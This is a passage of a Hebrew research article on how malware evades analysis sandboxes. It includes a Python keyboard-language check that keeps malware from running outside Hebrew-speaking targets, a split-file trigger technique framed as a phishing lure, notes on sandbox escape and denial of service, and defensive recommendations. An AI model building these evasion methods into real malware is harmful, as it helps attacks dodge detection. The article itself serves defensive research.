
מודיעין מקדים

אם יש דבר אחד שקבוצות של האקרים רוסים וסינים מפחדים מהם יותר מאשר ה-12B, זה לפגוע בטעות באמצעות הפוגען שלהם במדינה של עצמם - מה שיסתיים ככל הנראה במאסר עולם או עריפת ראשים. מה הפתרון הפשוט? לבדוק אם השפה במקלדת תואמת את השפה של המדינה שלהם ולא לרוץ אם כן. לדוגמה - תוקף סיני יבדוק אם יש סינית במקלדת, ואם כן אז לא ירוץ.

אפשר להשתמש באותו דבר בדיוק כדי לעקוף מנגנונים של ארגזי חול: אם אני יודע שיעד התקיפה שלי הוא ישראלי, אז אני אבדוק אם יש לו עברית במקלדת. ארגזי חול תעשייתיים לא תמיד מקונפגים עם שפות מקלדת לפי הלקוח, מה שיגרום לפוגען לא לרוץ בסביבת ארגז החול וכן לרוץ על המחשב של הקורבן!

```python
def sandbox_check() -> bool:
    """
    Check if a given string exists in the installed display languages.
    Example: "he", "he-IL", "Hebrew"
    """
    search = "heb"
    try:
        result = subprocess.run(
            ["powershell", "-Command", "Get-WinUserLanguageList"],
            capture_output=True,
            text=True
        )
        langs = [l.strip() for l in result.stdout.strip().splitlines() if l.strip()]

        # case-insensitive partial match
        for lang in langs:
            if search.lower() in lang.lower():
                return True
        return False
    except Exception as e:
        print("Error checking display languages:", e)
        return False
```

בקוד אנחנו משתמשים ב-powershell כדי להוציא את השפות המותקנות במחשב, ולחפש אם קיים רצף התווים "heb" שיעיד על הימצאות עברית "Hebrew". ואכן זה עוקף את הסריקות של VT:




העברת הפוגען בחלקים

עד כה הרצנו פוגען שמגיע בקובץ EXE אחד מוגמר - אבל אם נשים לב, ב-VT אי אפשר להעלות יותר מקובץ אחד במקביל. כאן נכנסת בעיה רצינית בסריקות - מה אם הקובץ הפוגעני של התוקף בנוי מיותר מקובץ אחד?

לטובת ההמחשה נעשה משהו מאוד פשוט - הקובץ הפוגעני שלנו יחפש אם קיים קובץ בשם trigger.dll בנתיב שהוא מורץ בו. אם כן - הוא ירוץ, ואם לא - הוא לא ירוץ. זה יכול לדמות מצב שבו יש תקיפת פישינג ובה משכנעים אדם להוריד כלי כלשהו, לצורך הדוגמה מטלת בית כלשהי לראיון עבודה, שמורכבת מתרגיל וקבצי קונפיגורציה. מאחורי הקלעים, אם הקובץ קונפיגורציה לא נמצא באותה התיקייה אז הקובץ הזדוני מתנהג בצורה רגילה, אבל אם הוא נוכח אז הוא יפעיל את הפונקציה הזדונית.

חבל לשים פה קוד - כל מה כתוב שם זה "תבדוק אם הקובץ קיים בתיקייה" (מוזמנים להסתכל בגיט) - וכמובן שזה עוקף סריקות:



הצעות לתיקון העקיפות

בסוף הכל מתנקז ל-2 נקודות מרכזיות:

1. דימוי סביבת ארגז החול ככל הניתן לסביבה האמיתית עליה רוצים להגן (להפוך ארגזי חול ליותר customizable).
   a. אם בארגון מותקן outlook, אז שגם בארגז החול יהיה מותקן outlook
   b. אם בארגון יש במקלדת עברית, אז שגם בארגז החול יהיה עברית
   c. אם בארגון יש סביבת AD, אז גם בארגז החול בדיקות AD יחזירו תשובה דומה
   d. אפשר להמשיך עוד הרבה...
2. אי אפשר לעולם לסמוך רק על ארגזי חול - תמיד צריך להוסיף את המעטפת המלאה. ממודיעין מקדים על תקיפות וחתימות על קבצים ועד ל-EDR פרוס ברשת וחוקי ניטור שיאפשרו להקפיץ צוות IR בזמן. החדשות הטובות הן שבהינתן ארגז חול טוב ומקונפג לארגון - הצוותים האלה והמעטפת הזו יצטרכו לעבוד פחות קשה.

אנקדוטות למחשבה

יש כמה דברים שעניינו אותנו מספיק במהלך המחקר וקשורים בצורה כזו או אחרת לארגזי חול, שבחרנו לכתוב גם עליהם משפט או שניים:

1. ארגזי חול כמשטח תקיפה - תלוי באיך מחברים את ארגז החול לארגון, השבתה של המנהל של ארגז החול (החלק במערכת שאחראי על הקמת והורדת סביבות מבודדות לצורך הסריקה) ע"י תוכנה זדונית (בין אם בגישה ישירה לממשק הניהול או דרך ביצוע sandbox escape - בריחה מתוך הממשק המוגן ודרכו פגיעה במנהל) יכולה לגרום לכמה דברים מעניינים:

   a. להשבית את הציר כניסה לארגון (DOS) - אם כניסת תוכנות חדשות לארגון דרך מייל לדוגמה מחייבת מעבר בארגז חול, וארגזי החול קרסו או שאינם מחזירה תשובה, לא ניתן להכניס שום דבר לארגון - גם אם מדובר במשהו לגיטימי.
   b. במקרה שבו הסריקה היא חלק בתהליך אך הקרסה של ארגזי החול לא מפסיקה את הכנסת התוכנות לארגון (לדוגמה - המייל בודק בארגז חול אבל אם לא מקבל תשובה תוך רבע שעה אז פשוט ממשיך הלאה), אז אפשר תחילה "לשבור" את ארגזי החול ואז להיכנס חופשי לארגון (סיפרו על זה במאמר של digital whisper על ZIP BOMB שאתם יכולים לקרוא כאן).
   c. ניצול של חולשות sandbox escaping - חולשות שמאפשרות לפוגען לרוץ בשרת/עמדה שעליה מורץ ה-sandbox ולא ב-sandbox עצמו (לרוץ על ה-host ולא על ה-guest). אם המחשב שמריץ

את ארגזי החול הוא חלק מהארגון, ויתרה מכך אם הוא מקונפג בצורה לא נכונה או שרץ עליו משתמש חזק, אז קפיצה למנהל דרך ארגז החול יכול לאפשר לתוקף בצורה נוחה מאוד להתפרץ לתוך הארגון.

2. כמו שראינו מקודם, יש פוגענים שמתחמקים מ-VM-ים או נמנעים מלתקוף מקומות מסוימים (בדוגמאות על חיפוש השפה במקלדת). כאן אנחנו יכולים להשתמש בפסיכולוגיה הפוכה (IF YOU CANT BEAT THEM JOIN THEM) ולגרום לעמדות לגיטימיות בארגון להיראות כמו ארגז חול או מכונה וירטואלית וככה לגרום לפוגענים שלא לרוץ עליהם. כלי לדוגמה שעושה את זה הוא malwarescarecrow. בפועל מה שהוא עושה זה מכניס את כל המזהים שדיברנו עליהם מקודם בכוונה, לתוך עמדה לגיטימית, בשביל "להפחיד" פוגענים (מוזמנים לקרוא עליו כאן). למעשה הטכניקה הזאת נראתה בשטח במלחמת רוסיה-אוקראינה, כאשר האוקראינים ראו שפוגענים רוסיים לא מתקיפים עמדות עם רוסית במקלדת, והכניסו בעצמם לארגונים שלהם את השפה כדי למנוע תקיפות !

סיכום

במאמר הכרנו לעומק את השימוש בארגזי חול, היתרונות והחסרונות שלהם, ומתי כדאי להשתמש בהם. נכנסו למשחקי החתול ועכבר של איך כותבי פוגענים מנסים להתחמק מזיהוי, ואיך ארגזי חול מצליחים (או לפחות מנסים) להגן על עצמם, ולגרום לפוגען לרוץ כמו שצריך לצורך סריקה אפקטיבית. הצגנו כל מיני שיטות נוספות שפוגענים משתמשים בהם לצורך עקיפה, ובדקנו ב-VirusTotal בשביל לראות שעקפנו את הסריקות, כולל שימוש בכלי עזר שכתבנו בשביל לייעל את תהליך הבדיקות שלנו. בסוף הצגנו הצעות כלליות לתיקונים והגנות אפקטיביות על ארגזי חול, והצגנו עוד אופציות לשימושים לא בהכרח לגיטימיים בארגזי חול.

על המחברים

אנחנו ניר גילס וארד דוננפלד, ונשמח לענות לכם על שאלות ולשמוע טענות או תהיות נוספות:

ארד דוננפלד:

- aradon267@gmail.com
- linkedin.com/in/aradon267

המחבר הוא חבר בקהילת מגשימים נקסט – ארגון הבוגרים של מגשימים, תוכנית הסייבר הלאומית שמטרתה לקדם מצוינות, ומקצועיות במקצועות המחשב לתלמידים בפריפריה. בוגרי התוכנית משתלבים ביחידות טכנולוגיות בצה"ל ובגופי הביטחון, והקהילה מלווה ועוזרת להם בדרכים שונות, ומאגדת בתוכה מאות סיניורים, עשרות יזמים והמון הצלחות משמעותיות.

מוזמנים להצטרף ולעקוב אחרי הקהילה בסושיאל שלנו:

https://www.linkedin.com/company/magshimim-next/

https://www.instagram.com/magshimim.next/

ניר גילס:

- adom.nir19@gmail.com
- linkedin.com/in/nir-g-160184230

ביבליוגרפיה

- מאמר על WannaCry:

https://www.fortinet.com/fr/resources/cyberglossary/wannacry-ransomeware-attack

- מאמר שמסביר על hooking:

https://www.digitalwhisper.co.il/files/Zines/0x0A/DW10-4-ULHooking.pdf

- ה-git repo שמכיל את כל הקוד שהשתמשנו בו להדגמות:

https://github.com/Team-Phoenix07/Threat-Actor-In-The-Sandbox

- League of Legends installer:

https://www.virustotal.com/gui/file/9329d25cd4a5b77bfe8381d27a517753b2f1a1100adacd1b454eeb786813416c/behavior

- calc_crypto_sleep:

https://www.virustotal.com/gui/file/a689751e3367eb86cf3f469e43c2bc68b658616d57c72fa1703cc64a9d2a338a/behavior

- mal_crypto_sleep:

https://www.virustotal.com/gui/file/83209f4e32a57e78bc1fd5b2844acaa96bec31028a1ffe1a2486ec76d48f5ecd

- calc_in_parts:

https://www.virustotal.com/gui/file/22af9eae1ab392cbd4939d4a53df7dfb5b56512ee85eb36007018967b15ce45a

- calc_recon_evasion:

https://www.virustotal.com/gui/file/dcfff34c4e4607c6f525ae6cdd492c6ed3bd678ce8b07a74bd0061aa3a622264?nocache=1

- mal_recon_evasion:

https://www.virustotal.com/gui/file/bbf59a089b4798bd631f30c7b47ab3a6780ab1a3a7e66d67431b4bd7b1833b32

- simple_gui_mal:

https://www.virustotal.com/gui/file/3813c6235dff98f1544652d520d5c6749c903c167ec002e2bbe7255bf9cb8cd6

- complex_gui_calc:

https://www.virustotal.com/gui/file/794859f043cdb1266f5938add2df22e006843b0ff7d1fe9fb007cd79621f5643

- mal_in_parts:

https://www.virustotal.com/gui/file/99f20db66bf042f3e1175a0bf967e69ce54f98d702c33bf184d7f8916944c258

- simple_gui_calc:

https://www.virustotal.com/gui/file/22ee8b2b679b283bd3f17d5d83b5b1455a5594a3672fa5a7ca6e48770a3a4c90

- complex_gui_mal:

https://www.virustotal.com/gui/file/c9595d63947904b4254cc6a82e37b97dfc5ef723dc8f1fc344db09e80fb68e63

- baseline_calc:

https://www.virustotal.com/gui/file/df3a37bdd12fb3b6668474f7cd194c2a22cb0477d37d1d5651a027bcd14276f6/detection

- baseline_mal:

https://www.virustotal.com/gui/file/7089c864d8f4f571def3c4217409a9be1bb15164197b9a7d5e96e3faee043527

ארגזי חול בשימוש:

קוקו:

https://github.com/cert-ee/cuckoo3?tab=readme-ov-file
https://github.com/cert-ee/cuckoo3/blob/main/INSTALL/QUICKSTART.md

קייפ:

https://github.com/kevoreilly/CAPEv2?tab=readme-ov-file
https://capev2.readthedocs.io/en/latest/installation/host/installation.html

- תקיפה שהשתמשה במעקפי ארגזי חול

https://www.trellix.com/blogs/research/oneclik-a-clickonce-based-apt-campaign-targeting-energy-oil-and-gas-infrastructure/

- קישור למאמר על ZIP BOMB:

https://www.digitalwhisper.co.il/files/Zines/0x05/DW5-7-ZIPBOMBS.pdf

- קישור לכלי malwarescarecrow:

https://github.com/kaganisildak/malwarescarecrow

- רוסית במקלדת לעצירת פוגענים במלחמת רוסיה אוקראינה:

https://www.oneaxiom.com/blog/russian-keyboard-to-prevent-ransomware